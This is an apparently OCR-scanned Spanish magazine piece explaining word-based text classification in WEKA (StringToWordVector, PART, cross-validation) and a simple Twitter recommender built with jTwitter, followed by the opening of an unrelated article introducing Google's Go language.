En un entorno de aprendizaje automático, el objetivo es construir un programa que sea capaz de mejorar su comportamiento a lo largo del tiempo. Esta idea se plasma, por ejemplo, en los sistemas de clasificación, que reciben como entrada una colección de datos manualmente clasificada en distintos grupos, y construyen clasificadores automáticos capaces de determinar a qué grupo pertenece un nuevo dato.

Un ejemplo paradigmático es un filtro de correo basura, que recibe como entrada una colección de mensajes de spam y legítimos, y a partir de ellos construye un clasificador que determina si los próximos mensajes son legítimos o basura. El sistema se entrena con nuevos mensajes a medida que el usuario lo realimenta indicándole sus errores, de manera que el clasificador es cada vez más efectivo y está más adaptado al tipo de correo que recibe un usuario.

Para que un algoritmo de aprendizaje automático sea capaz de inducir un clasificador a partir de una serie de ejemplos ya clasificados, es preciso procesar dichos ejemplos para representar los mismos en función de una serie de atributos que un ingeniero de aprendizaje considera relevantes para el problema. Por ejemplo, en un problema de predicción de la evolución de valores bursátiles, las características o atributos que se pueden tener en cuenta sobre una



Figura 4. Portada de Twitter para un usuario, con sus actualizaciones y las de aquellos a los que sigue

empresa o sociedad son parámetros económicos como su balance o facturación, el histórico de su evolución en bolsa, y otros, e incluso se pueden considerar relevantes noticias de alcance como anuncios de fusión, compra o venta de otras empresas, altas o bajas de ejecutivos de primera línea, etc.

La representación del problema para realizar un aprendizaje efectivo requiere un gran conocimiento del campo de la aplicación, y es una tarea compleja. Afortunadamente, en el caso de trabajar únicamente con texto, el problema de la representación puede resolverse de una manera relativamente simple. Una de las representaciones más simples y sin embargo más efectivas cuanto se trata de texto es la constituida por las propias palabras que aparecen en dichos textos. Resulta sorprendente que, para muchas aplicaciones (por ejemplo el propio filtrado de correo basura), esta representación permite que los algoritmos alcancen índices de efectividad (aciertos en la clasificación) superiores al 99%. Sin embargo, esto es menos sorprendente cuando uno se da cuenta de que una gran parte del significado de un texto está explícito en sus palabras tomadas individualmente. Tan solo unas cuantas palabras de un texto, y su temática, por ejemplo resulta bastante clara: política, deportes, Internet, etc. Por tanto, haremos uso de las herramientas que incluye WEKA para representar los textos de nuestro problema, es decir, los comentarios de Twitter, en términos de las palabras que en ellos aparecen.

Extracción de atributos

El proceso por el cual se determinan los atributos de la representación de los objetos sobre los que se va a aplicar el aprendizaje automático se denomina frecuentemente "extracción de atributos". Para el caso de datos textuales, WEKA dispone de dos herramientas básicas:

- El programa `TextDirectoryToARFF`, que se aplica sobre un directorio que contiene varios subdirectorios, uno por clase, de modo que cada subdirectorio contiene a su vez los ejemplos o textos de entrenamiento del sistema. Cada directorio representa una clase; por ejemplo, en un filtro de spam, usaríamos dos directorios: spam y legítimo, disponiendo en cada uno los archivos con cada uno de los correos según su tipo.
- El filtro `StringToWordVector`, usado en el programa anterior, y que es capaz de convertir un archivo ARFF (*Attribute Relation Format File*, archivo de formato de relación con atributos) con los textos de aprendizaje en bruto, en una representación basada en palabras independientes.

Dado que los textos de Twitter son cortos, no merece la pena usar el programa TextDirectoryToARFF, que además no está incluido en la distribución de WEKA, sino que se distribuye como herramienta aparte. Por tanto, usaremos el filtro `StringToWordVector`, y veremos cómo se utiliza a partir de un ejemplo.

Un ejemplo sencillo

Supongamos que partimos de un listado de comentarios como el reflejado en el Listado 2. El primer paso es representar estos datos en formato ARFF, para poder aplicar el filtro. Para ello, construimos un archivo `ejemplo.simple.arff` de la forma que se muestra en el Listado 3.

Cada línea de la sección `@data` (datos) representa un texto de entrenamiento o aprendizaje, con su clase asociada. La relación o tabla de datos se designa con la clave `@relation`, y cada atributo y su tipo

Listado 5. Resultado de evaluar el algoritmo PART sobre el ejemplo de prueba una vez procesado

```
PART decision list
------------------

para <= 0: malo (12.0/2.0)

: bueno (3.0)

Number of Rules  :      2


Time taken to build model: 0.05 seconds
Time taken to test model on training data: 0.02
seconds

=== Error on training data ===

Correctly Classified Instances          13
86.6667 %
Incorrectly Classified Instances         2
13.3333 %
Kappa statistic                          0.6667
Mean absolute error                      0.2222
Root mean squared error                  0.3333
Relative absolute error                 49.2754 %
Root relative squared error             70.6496 %
Total Number of Instances               15

=== Confusion Matrix ===

  a  b   <-- classified as
  3  2 |  a = bueno
  0 10 |  b = malo

=== Stratified cross-validation ===

Correctly Classified Instances          12
80      %
Incorrectly Classified Instances         3
20      %
Kappa statistic                          0.4706
Mean absolute error                      0.2848
Root mean squared error                  0.4236
Relative absolute error                 62.1488 %
Root relative squared error             87.9313 %
Total Number of Instances               15

=== Confusion Matrix ===

  a  b   <-- classified as
  2  3 |  a = bueno
  0 10 |  b = malo
```

Listado 6a. Salida del programa RecomendadorTwitter sobre unos datos de prueba

```
Coleccion de entrenamiento:
@relation ejemplo-twitter
@attribute text string
@attribute class {POSITIVO,NEGATIVO}
@data
'Reading Harvard Business columnist Stew Friedman that says Microsoft could learn from Neil Young. Hhmm.. OK.
,',NEGATIVO
'@bryansimpson I have been hearing that a lot over the past month. Maybe them and Microsoft need to get
together. ,',POSITIVO
'Microsoft Ad Business Strong, But Display Ads Threatenedhttp://bit.ly/2owGq0 ,',NEGATIVO
'@josek_net Pues si, toda tesis empieza por un par de teclas',POSITIVO
Coleccion de clasificacion:
@relation ejemplo-twitter
@attribute text string
@attribute class {POSITIVO,NEGATIVO}
@data
'RT @tweetmeme Happy 40th Birthday Heavy Metal! | Latest News | Metal Injection
http://ow.ly/1oEca7',?
Coleccion de entrenamiento procesada:
@relation /.../
@attribute class {POSITIVO,NEGATIVO}
@attribute @bryansimpson numeric
@attribute @josek_net numeric
@attribute I numeric
/...”
@attribute says numeric
@data
{0 NEGATIVO,5 1,25 1,35 1,38 1,39 1,40 1,41 1,42 1,43 1,44 1,47 1,48 1,49 1,50 1,51 1,53 1}
{1 1,3 1,4 1,5 1,7 1,8 1,9 1,12 1,13 1,14 1,15 1,16 1,17 1,18 1,20 1,25 1,26 1,27 1,28 1,30 1}
{0 NEGATIVO,5 1,32 1,33 1,34 1,35 1,36 1,37 1,45 1,46 1,52 1}
{2 1,6 1,10 1,11 1,19 1,21 1,22 1,23 1,24 1,29 1,31 1}
Coleccion de clasificacion procesada:
@relation /.../
@attribute class {POSITIVO,NEGATIVO}
@attribute @bryansimpson numeric
@attribute @josek_net numeric
@attribute I numeric
/.../
@attribute says numeric
@data
{0 ?}
Clasificador PART:
PART decision list
------------------
Business <= 0: POSITIVA (2.0)
: NEGATIVA (2.0)
Number of Rules  :      2
0.0
Coleccion de clasificacion clasificada:
@relation /.../
@attribute class {POSITIVO,NEGATIVO}
@attribute @bryansimpson numeric
@attribute @josek_net numeric
```

Listado 6b. Salida del programa RecomendadorTwitter sobre unos datos de prueba

```
@attribute I numeric
/..."
@attribute says numeric
@data
{}
jmgomez => RT @tweetmeme Happy 40th Birthday Heavy Metal! | Latest News | Metal Injection http://ow.ly/1oEca7
¿Te gusta este tweet? (S/N) N
Coleccion de clasificacion realimentada:
@relation ejemplo-twitter
@attribute text string
@attribute class {POSITIVO,NEGATIVO}
@data
'Reading Harvard Business columnist Stew Friedman that says Microsoft could learn from Neil Young. Hhmm.. OK.
,',NEGATIVO
'@bryansimpson I have been hearing that a lot over the past month. Maybe them an d Microsoft need to get
together. ,',POSITIVO
'Microsoft Ad Business Strong, But Display Ads Threatenedhttp://bit.ly/2owGq0 ,' ,NEGATIVO
'@josek_net Pues si, toda tesis empieza por un par de teclas',POSITIVO
'RT @tweetmeme Happy 40th Birthday Heavy Metal! | Latest News | Metal Injection http://ow.ly/1oEca7',NEGATIVO
```

o valores posibles se identifica con la clave `@attribute`. Obsérvese que en este archivo:

- Hemos agregado las cabeceras del formato ARFF que indican que cada texto se representa por medio de dos atributos, siendo uno el texto (un String de Java) y el otro la clase (que puede ser bueno o malo, según nos guste o no).
- Hemos rodeado cada texto con comilla simple ('), para identificar el inicio y el final de cada uno de ellos. Para evitar problemas de formato, hemos eliminado previamente todas las comillas simples de los comentarios.
- Hemos indicado la clase que asignamos, manualmente, a cada uno de los comentarios. Hemos designado como buenos los que están escritos en español, y como malos los que no.

Obsérvese asimismo que cada texto está aún en bruto, es decir, no se ha representado en términos de las palabras que en él aparecen. Esta labor corresponde al filtro `StringToWordVector`, que se puede invocar desde la línea de órdenes usando la siguiente instrucción:

```
java weka.filters.unsupervised.attribute.
StringToWordVector -i ejemplo.simple.arff -o
ejemplo.procesado.arff -M 2
```

Obviamente, el sistema WEKA debe estar correctamente instalado para poder ejecutar esta instrucción, es decir, el archivo `weka.jar` debe estar accesible en la variable `CLASSPATH` del sistema. Los parámetros `-i` y `-o` indican el archivo de entrada y el de salida, respectivamente. El parámetro `-M` indica el número mínimo de textos en los que tiene que aparecer una palabra para ser conservada en el listado de todas las palabras consideradas. En nuestro caso hemos usado el valor 2 para garantizar que sólo quedan las palabras más representativas.

El resultado de aplicar el filtro se muestra en el Listado 4. En realidad, el filtro es tremendamente parametrizable, admitiendo una gran variedad de opciones y valores que permiten obtener representaciones casi para todos los gustos, y cada una de ellas más adecuada para un enfoque de aprendizaje determinado. Las opciones usadas, que al no estar explícitas en la llamada al filtro, se aplican con sus valores por defecto, se pueden adivinar (un poco) en el propio nombre que el filtro ha dado a la relación, pero se entienden mucho mejor si se observa la Figura 5.

Antes de analizar con más detalle las opciones de este filtro, conviene resaltar algunos detalles del archivo de resultados, además del propio nombre de la relación:

- Se ha creado un atributo por cada una de las palabras (secuencias de caracteres consecutivos separados por los separadores por defecto del filtro). El tipo de cada uno de estos atributos es numérico (`numeric`), ya que almacena el número de apariciones de la palabra en cada texto.
- La clase ha pasado a ser el primer atributo, ya que el filtro acumula los nuevos atributos al final de cada ejemplar, por simplicidad de implementación.
- En lugar de mantener una representación explícita de los valores de cada atributo, como en el formato ARFF habitual, cada ejemplar se representa como una serie de pares índice-valor ordenados. Por ejemplo, en el primer ejemplar, los atributos de índices 1, 16 y 19 (es decir, las palabras "//goo", "http" y "linux") aparecen una vez cada uno.

Una particularidad muy interesante de este formato, que se llama *Sparse ARFF* (ARFF disperso), es que se omiten en los ejemplares los atributos cuyo valor corresponde al valor por defecto. En el caso de la clase, el valor por defecto es el primero (bueno), y en el caso de un atributo numérico, el valor por defecto es 0 (que en nuestro caso indica que la palabra no aparece en el comentario). De este modo, se obtiene una representación más compacta. Por ejemplo, el mismo primer ejemplar representado en formato ARFF sería la siguiente secuencia:

```
bueno,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,0,0,1,0,0,0,0,0,
0,0,0,0
```

Lo que indudablemente es menos claro (imaginemos que puede haber cientos de palabras), y ocupa mucho más espacio (de disco).

Para ver si hemos conseguido el objetivo perseguido, que en el fondo es muy simple (adivinar si el idioma de los *tweets* es español, ya que consideramos como buenos aquellos que están en dicho idioma), ejecutamos un clasificador sobre el mismo. El método de evaluación de la efectividad es la evaluación cruzada, que consiste en dividir los datos en N grupos iguales (con igual distribución entre datos de entrenamiento y de prueba), y entrenar el clasificador sobre N-1 partes y evaluarlo sobre la restante por turnos. Al final se acumulan todos los datos y se evalúa el número de aciertos y de fracasos. Este modo de evaluación garantiza que siempre se prueba sobre datos no usados para entrenamiento, y así se obtiene una medida razonable de la capacidad de generalización del algoritmo.

La ejecución de la prueba se realiza por medio de la siguiente instrucción:

```
java weka.classifiers.rules.PART -t
ejemplo.procesado.arff -c first
```

El resultado de esta prueba se puede observar en el Listado 5. El número de grupos usados en la evaluación es el número por defecto, que es 10. Se pueden observar varias cosas interesantes:

- En primer lugar, el clasificador usado es un generador de reglas, PART, que aunque no es muy efectivo sobre texto, produce un modelo muy sencillo de comprender, constituido por una serie de reglas que se aplican secuencialmente. En este caso se han generado solamente dos reglas, que dicen que si no aparece la palabra "para", es un texto "malo" (es decir, en otro idioma distinto al español). Si aparece la palabra "para", es "bueno" (ya que es una regla sin pre condiciones).
- En segundo lugar, el resultado de la evaluación sobre la colección de entrenamiento en su conjunto da como resultado una precisión del 86% (13 aciertos por 2 fallos). Los dos fallos son *tweets* clasificados como malos cuando son buenos, debido a que aún siendo buenos no tienen la palabra "para". La efectividad sobre la colección de entrenamiento suele ser muy buena (muchas veces superior al 95%), ya que normalmente los algoritmos deben ser buenos sobre los propios datos sobre los que han sido entrenados. Aquí no es el caso porque hay muy pocos datos, tan solo 15 ejemplos.
- Finalmente, el resultado de la evaluación cruzada es de una precisión del 80%, cometiéndose sólo un fallo más en un *tweet* en español clasificado como malo. La caída en precisión es relativamente grande porque hay pocos datos, y un solo fallo adicional es crítico. En cualquier caso, al cometerse un solo fallo más, podemos afirmar que el algoritmo es bastante efectivo, con una razonable capacidad de generalizar los resultados de entrenamiento sobre nuevos datos.

Animamos al lector a realizar sus propias pruebas usando más datos (cuantos más textos, mejor) y variando los algoritmos de aprendizaje, ya que WEKA dispone de más de 60 algoritmos distintos, varios de ellos más efectivos que PART sobre texto.

El filtro `StringToWordVector`

Analicemos ahora las opciones del filtro `StringToWordVector`, a través de una de las interfaces gráficas de WEKA. Si se ejecuta el archivo `weka.jar`, se obtiene una ventana (*Weka GUI Chooser*, Selector de interfaz de WEKA) en la que se pueden elegir cuatro opciones de interfaz gráfica de usuario. Como en el artículo anterior, usamos la que mantiene el mejor equilibro entre simplicidad y versatilidad, que es el *Explorer* (explorador). En la pestaña *Preprocess* (preprocesar), se pulsa el botón *Open file...* (Abrir archivo) y se selecciona el archivo a procesar, en nuestro caso `ejemplo.simple.arff`.

Una vez hecho esto, en el área *Filter* (filtro) se pulsa el botón *Choose* (seleccionar), y se navega por el árbol de carpetas que aparecen en el desplegable hasta encontrar el filtro `StringToWordVector` dentro de la carpeta `weka` > `filters` > `unsupervised` > `attribute`. Una vez se ha seleccionado dicho filtro, se pueden configurar sus opciones en la ventana que aparece al pulsar sobre el área situada a la derecha del botón *Choose*, y en la que aparece el nombre del filtro. Esta ventana es la que se muestra en la Figura 5.

Las opciones disponibles en el filtro `StringToWordVector` nos pueden ayudar a comprender mejor la representación de los textos en función de las palabras que en ellos aparecen. En primer lugar, todas las palabras distintas de todos los textos considerados constituyen el léxico de representación. En este filtro, las palabras se acumulan en una lista, y el número de palabras que se retienen (la dimensión del léxico) se puede controlar por medio de dos de los parámetros:

- El número máximo de palabras a retener, que se corresponde con la opción *wordsToKeep*.
- El número mínimo de documentos en los que aparece cada palabra, que es la opción *minTermFreq* (y que equivale a la opción `-M` anterior).

Otras opciones interesantes de este filtro son:

- La opciones relativas a la lista de parada o *stoplist* (*stopwords* y *useStoplist*), que es una lista de palabras muy frecuentes, dependiente del idioma, y que incluye a palabras de alta frecuencia y poca representatividad semántica. En nuestro ejemplo hemos dejado la opción por defecto, que es no utilizar ninguna, ya que las palabras frecuentes de un idioma ayudan mucho a identificarlo.
- La opción sobre conversión a minúsculas (*lowerCaseTokens*), que pasa las letras mayúsculas a minúsculas si se activa. En nuestro ejemplo, algunas palabras se colapsarían (por ejemplo "linux" y "Linux"), con lo cual aumentaría su frecuencia, y pasaríamos de tener 28 a 30 palabras que aparecen en dos o más comentarios de Twitter en nuestra colección de trabajo.
- La opción relativa a la extracción de palabras (proceso frecuentemente denominado "tokenización"). Se utiliza un objeto de tipo Tokenizer, de los que hay tres distintos en la versión 3.6.1. El más sencillo (y por defecto) es el WordTokenizer, que simplemente separa el texto en palabras usando los caracteres que se indican como parámetro al mismo como separadores.
- La opción relacionada con la extracción de raíces (*stemming*), un proceso por el cual varias palabras con la misma raíz se convierten a dicha raíz, que se usa en lugar de ellas en la representación de los textos. Por ejemplo, las palabras "analizar", "analizador" y "análisis" se contraen a la raíz "anali-", que representa a todos los conceptos relacionados con ella. Esta opción se utiliza mucho en otras ta-

reas de clasificación de texto, pero es dependiente del idioma, y por tanto no la hemos activado en nuestros ejemplos.

El filtro `StringToWordVector` incluye otras muchas opciones que escapan al ámbito de este artículo, ya que nuestra intención es mostrar un ejemplo relativamente simple de recomendador usando jTwitter y WEKA.

El recomendador sobre Twitter

Para demostrar las posibilidades de aplicar aprendizaje automático sobre texto, hemos desarrollado un recomendador simple de *tweets* de Twitter usando las bibliotecas WEKA y jTwitter. A fin de facilitar su comprensión, hemos mantenido su diseño premeditadamente simple, y construido una sola clase principal en la que se realiza todo el trabajo del programa. Dicho recomendador se muestra en el listado que por razones de su tamaño está publicado en la web.

Funcionamiento del programa

El programa está estructurado en torno a un único objeto de tipo `RecomendadorTwitter`, y las funciones del programa se han definido como métodos del mismo. El programa principal crea un ejemplar de dicho objeto, e invoca secuencialmente los siguientes métodos:

- **leerContactosEntrenamiento(archivo)** – Las dos primeras funciones son responsables de la lectura de los datos de entrenamiento del recomendador. Esta primera función lee los contactos almacenados en el `archivo` como relevantes (no necesariamente todos los del usuario), a razón de uno por línea, y los almacena en la variable `contactos`, que es de tipo `Vector`. Mantener la lista de contactos es importante, ya que el usuario debe saber quién los ha realizado, ya que es un dato que influye en su posible interés.
- **leerTweetsEntrenamiento(archivo)** – Esta segunda función lee de disco los comentarios almacenados de los contactos relevantes, en formato ARFF (es decir, pares String/clase, sin haber aplicado el filtro `StringToWordVector`), y los almacena en la variable `tweetsEntrenamiento`., que es de tipo `Instances` (el tipo de objeto usado por WEKA para almacenar colecciones de datos).
- **cargarTweets(usuario,contrasena)** – Esta función lee de Twitter los contactos del usuario y las actualizaciones de estado o comentarios de los mismos. Estos datos son los actuales en Twitter, es decir, aquellos sobre los que hay que decidir si se recomiendan al usuario o no, en función de los datos de entrenamiento almacenados antes. Los contactos y *tweets* se almacenan en dos matrices o *arrays* de tipo String, `contactosCargados` y `tweetsCargados`. En esta función es donde se accede a Twitter usando jTwitter y los datos del usuario (`usuario` y `contrasena`), listando en un primer momento los contactos del usuario, y luego sus actualizaciones.
- **entrenar()** – Esta es la función fundamental y más compleja del programa. En ella se realizan las siguientes acciones:
- Convertir los *tweets* a clasificar en una colección de datos de WEKA, sobre la misma estructura ARFF de los datos de entrenamiento en un objeto Instances, `tweetsClasificar`, con la particularidad de que no se les asigna clase (ya que precisamente esto es lo que hay que predecir, y además no se sabe).
- Aplicar a los tweets de entrenamiento y aquellos a clasificar el filtro `StringToWordVector`. El modo de aplicación es *batch*, es decir, se aplica a los dos secuencialmente, de modo que las palabras obtenidas al procesar los comentarios de entrenamiento son las que se usan al procesar los twets a clasificar. Esto es muy importante, ya que el vocabulario de representación (junto con su capacidad para predecir la clase objetivo, es decir, si son de interés para el usuario o no), se deriva sólo de la colección de entrenamiento. Los tweets de entrenamiento y a clasificar, una vez expresados en términos de palabras, se almacenan respectivamente en las variables `nuevosTweetsEntrenamiento` y `nuevosTweetsClasificar`.
- Entrenar un clasificador sobre la colección de aprendizaje. Hemos elegido en el ejemplo de nuevo un clasificador basado en reglas, PART, y se deja al lector la oportunidad de probar con muchos otros, entre los que recomendamos por su efectividad sobre problemas de análisis de texto el sistema SMO (*Sequential Minimal Optimization*, optimización mínima secuencial).
- Aplicar el clasificador entrenado sobre cada ejemplo a clasificar, y asignar dentro de la propia colección (`nuevosTweetsClasificar`) su valor. Los valores posibles de la clase son "POSITIVA" y "NEGATIVA", indicando que interesan o no al usuario, respectivamente.
- **realimentar()** – Se trata de la segunda función más importante del programa, ya que en ella se van mostrando uno a uno los *tweets* clasificados como interesantes, y se solicita al usuario que decida si son interesantes o no. Según la respuesta del usuario, se agregan a la colección de entrenamiento con clase "POSITIVA" o "NEGATIVA". Esta función no solo es importante porque en ella es en la que realmente se realiza la recomenda-




Figura 5. Opciones del filtro `StringToWordVector` en la pestaña *Preprocess* del *Explorer* de WEKA

ción al usuario y además se realimenta el sistema, sino porque además es donde el usuario va a percibir la evolución positiva del sistema con el tiempo. Cabe esperar que a medida que el sistema se use más y más veces, acierte más, y el usuario tenga que responder casi siempre "S" y casi nunca "N" a la pregunta de "¿Te gusta este tweet? (S/N)".

- **guardar()** – En esta función se guardan los datos en los archivos correspondientes, de cara a su siguiente ejecución. En particular, se han agregado los nuevos comentarios ofrecidos al usuario y evaluados por él mismo.

Se trata de un programa muy sencillo en cuanto a su longitud (222 líneas de código con comentarios) y estructura, y demuestra que es posible desarrollar una funcionalidad bastante compleja con toda la potencia del aprendizaje automático sobre texto, gracias a la existencia de bibliotecas como WEKA.

Ejemplo de funcionamiento

Para poder usar el programa anterior, es necesario sustituir los valores de las variables `usuario` y `contrasena` por aquellas que el lector desee (recomendamos crear una cuenta de Twitter específicamente para pruebas), y, sobre todo, construir previamente una colección de entrenamiento de manera manual. Para ello, se puede reproducir los hechos en el ejemplo presentado más arriba, recordando que además hace falta un archivo con los nombres de los contactos que han sido autores de cada uno de los comentarios usados (uno por línea), y que se deben usar los nombres de clase "POSITIVO" y "NEGATIVO" en lugar de "bueno" y "malo", o recompilar el programa con estos nombres de clase en él.

El programa se ejecuta usando la siguiente instrucción:

```
java RecomendadorTwitter
```

El resultado del programa se muestra en el Listado 6, del que se han eliminado una gran cantidad de texto (marcado como "/.../") a fin de hacerlo más corto, ya que la salida del programa es muy profusa.

En dicho listado se muestra la colección de entrenamiento (cuatro ejemplares) y la construida con los *tweets* descargados (sólo hay un contacto y por tanto un comentario), el resultado de aplicar el filtro `StringToWordVector` a ambas colecciones, las reglas obtenidas al entrenar con PART (que son dos: si el tweet no tiene la palabra "Business", es positivo, y negativo en caso contrario), el autor y el *tweet* a recomendar (que aunque es positivo según el sistema ya que no tiene "Business", el usuario afirma que es negativo), y la colección de entrenamiento tras agregar dicho comentario con clase negativa.

Mejoras y conclusiones

Dado que se trata de un ejemplo, hemos tratado de mantener el código lo más simple posible, y por ello es susceptible de numerosas mejoras, entre las cuales citamos las siguientes:

- En primer lugar, es extremadamente recomendable hacer el código mucho más modular. Por ejemplo, se aconseja concentrar las consultas a Twitter y el entrenamiento en una sola clase cada uno.
- En segundo lugar, es aconsejable controlar el número de ejemplos de entrenamiento por dos razones: por un lado, porque puede crecer mucho a medida que el usuario agrega más y más ejemplos, y por el otro, porque demasiados ejemplos repercute en que el modelo refleja los intereses del usuario a demasiado largo plazo, cuando Twitter es un entorno muy dinámico y de intereses más a corto plazo. Para hacer esto, bastaría agregar una variable que controlase el número de tweets de entrenamiento, y eliminase los más antiguos cuando se supera el umbral fijado en dicha variable.
- En tercer lugar, la inicialización del sistema exige confeccionar una colección manualmente. Sería muy fácil incluir un flujo de control que examinase los archivos de entrenamiento, y si se encuentran vacíos, recomendase todos los comentarios recolectados sin efectuar ningún entrenamiento. Esta primera ejecución permitiría confeccionar la colección de entrenamiento inicial de manera sencilla.
- Finalmente, es muy aconsejable realizar un control exhaustivo de los posibles errores a través de la gestión de excepciones. En nuestro ejemplo, todas las excepciones se elevan de manera que el programa finaliza de manera abrupta; digamos, suavemente, que ésta no es muy buena práctica de programación.

Animamos al lector a que, usando este programa como base, pruebe distintos algoritmos de aprendizaje y configuraciones del filtro `StringToWordVector`, a fin de encontrar cual se ajusta más a sus datos habituales en Twitter.

Como reflexión final, nos gustaría resaltar de nuevo la versatilidad de la biblioteca WEKA y el modo en que simplifica la vida de un desarrollador interesado en escribir programas con capacidades de aprendizaje, que es una de las ramas principales de la Inteligencia Artificial. En próximos artículos de esta serie experimentaremos con otros problemas de aprendizaje sobre texto, desarrollando por ejemplo un pequeño filtro de correo basura bayesiano al estilo de los existentes en muchos programas libres como SpamAssassin o SpamBayes.



En la red

- Open Directory Project – *http://www.dmoz.org/*
- WEKA – *http://www.cs.waikato.ac.nz/ml/weka/*
- Twitter – *http://twitter.com/*
- jTwitter – *http://www.winterwell.com/software/jtwitter.php*
- User Modeling Conferences – *http://www.um.org/*



Sobre el autor

José María Gómez Hidalgo es Doctor en Ciencias Matemáticas, y director de I+D en la empresa de seguridad Optenet. Ha sido profesor e investigador de la Universidad Europea de Madrid, dirigiendo el Departamento de Sistemas Informáticos, e impartiendo asignaturas relacionadas con la seguridad informática, la Inteligencia Artificial, la programación y la algorítmica. Ha liderado varios proyectos de investigación centrados en herramientas de filtrado de contenidos web y de filtrado de correo basura o *spam*. Dentro de la seguridad, su especialidad es la aplicación de técnicas de Inteligencia Artificial, y ha publicado múltiples artículos científicos, e impartido conferencias nacionales e internacionales sobre el correo basura y el filtrado web. Su página web es *http://www.esp.uem.es/jmgomez*, y su blog es *http://jmgomezhidalgo.blogspot.com*.

Go: el nuevo lenguaje de programación de Google

Carlos Fontiles

Google presentó al mundo un nuevo lenguaje de programación el 30 de octubre de 2009. Su nombre es Go. Empezó a gestarse en 2007, como resultado del aprovechamiento del 20% del tiempo de la jornada laboral que los desarrolladores en nómina de Google disponen para iniciativas propias y libres. En la actualidad, Go está dando los pasos para dejar de ser un lenguaje experimental y de aplicación interna en proyectos Google y convertirse en una herramienta de desarrollo web de propósito y uso general.



es@lpmagazine.org

La mascota de Go es Gordon, una ardilla terrestre, conocida como Gopher, especie de acrónimo de "Go for", término ya utilizado para presentar un servicio de acceso a Internet por menús insertos en nodos en 1991 por la Universidad de Minnesota. Esta tecnología sigue activa en algunos servidores. El diseño de este simpático animal se debe a Renée French, mujer de Rob Pike, uno de los creadores de Go (ver Figura 1). También había diseñado a Glenda, la mascota de Plan 9, el sistema operativo de investigación de los laboratorios Bell sucesor de Unix, en el que también había intervenido su marido como creador. En la dirección web *http://golang.org/*, encontraremos toda la información sobre este nuevo lenguaje, tutoriales, foros y también un interesante vídeo de presentación (ver Figura 2).

¿Quién lo ha hecho?

Algunos de los creadores de Go son:

- Ken Thompson, uno de los famosos creadores del lenguaje C junto a Dennis Ritchie.
- Rob Pike, compañero de trabajo de Thompson durante años y autor del sistema de codificación de caracteres UTF-8.
- Robert Griesemer, uno de los desarrolladores del motor JavaScript del navegador Chrome.
- Ian Taylor, experto en el compilador de código abierto GCC.
- Y otros como Adam Langley, Jini Kim...

Características

Según sus diseñadores, las características de Go son:

- Fácil,
- Más rápido de compilar que otros similares,
- Seguro, no utiliza punteros aritméticos y el acceso aleatorio a la memoria se hace por los límites de los sectores de almacenamiento en disco,
- El soporte de programación es mayor, permitiendo el desarrollo y ejecución simultáneo de un gran número de subrutinas y código sin desbordamiento de memoria ni problemas de compatibilidad durante el procesamiento,




Figura 1. Gopher, regordete y simpático, ha sido bien acogido por la comunidad de desarrolladores

- Tiene la fortaleza y robustez de los lenguajes compilados y los accesorios y facilidades sintácticas de los interpretados, haciéndolo más intuitivo y fácil a la hora de desarrollar programas,
- Es Open Source, la licencia de este lenguaje es libre y de tipo BSD. Google apuesta por la colaboración total con la comunidad Open Source, el número de librerías y recursos aumentarán con el tiempo,
- Está disponible para Mac OS y Linux.

Otros aspectos que podemos considerar de Go son los comentados a continuación.

Rapidez

La realidad es que Go tenía como objetivo correr tan rápido como C/C++, pero en la práctica se está retrasando en torno al 20 % en ejecución respecto a estos lenguajes. Esto es importante. La experiencia de usuario lo es todo en la Red.

Existen comparativas de velocidad en la Red de Go con Python y también con otros lenguajes compilados. Un enlace al que echar un vistazo es: *http://charlieman.wordpress.com/2009/11/26/google-go-vs-python-vs-genie/*.

Los resultados dependen mucho del diseño del experimento, sobre el que se puede discutir mucho, pero como apreciación general la “idea” es que los lenguajes interpretados corren claramente más lentos y Go saca algo de ventaja a los de bajo nivel si se tiene importado el paquete principal previamente.

Trabajando en paralelo

Go, para aprovechar los multicore, utiliza la tecnología de los 60/70 llamada Comunicación de Procesos Secuenciales, CSP (Communicating Sequential Processes) cuyo punto débil es la no utilización del buffering, siendo incapaz de continuar adelante con la comunicación de los mensajes generados por los procesos hasta que no estén estos terminados y concluidos, herencia de Unix), si bien el equipo de desarrollo de Go cree que están en condiciones de mejorar mucho este asunto.

Futuro

El propio Pike reconoce todo esto y va más allá declarando que el camino de Go es incierto y que no se sabe donde va a acabar realmente, de ahí que se hayan dirigido hacia la comunidad libre pidiendo ayuda, específicamente en las librerías para que el runtime sea más accesible y fácil.

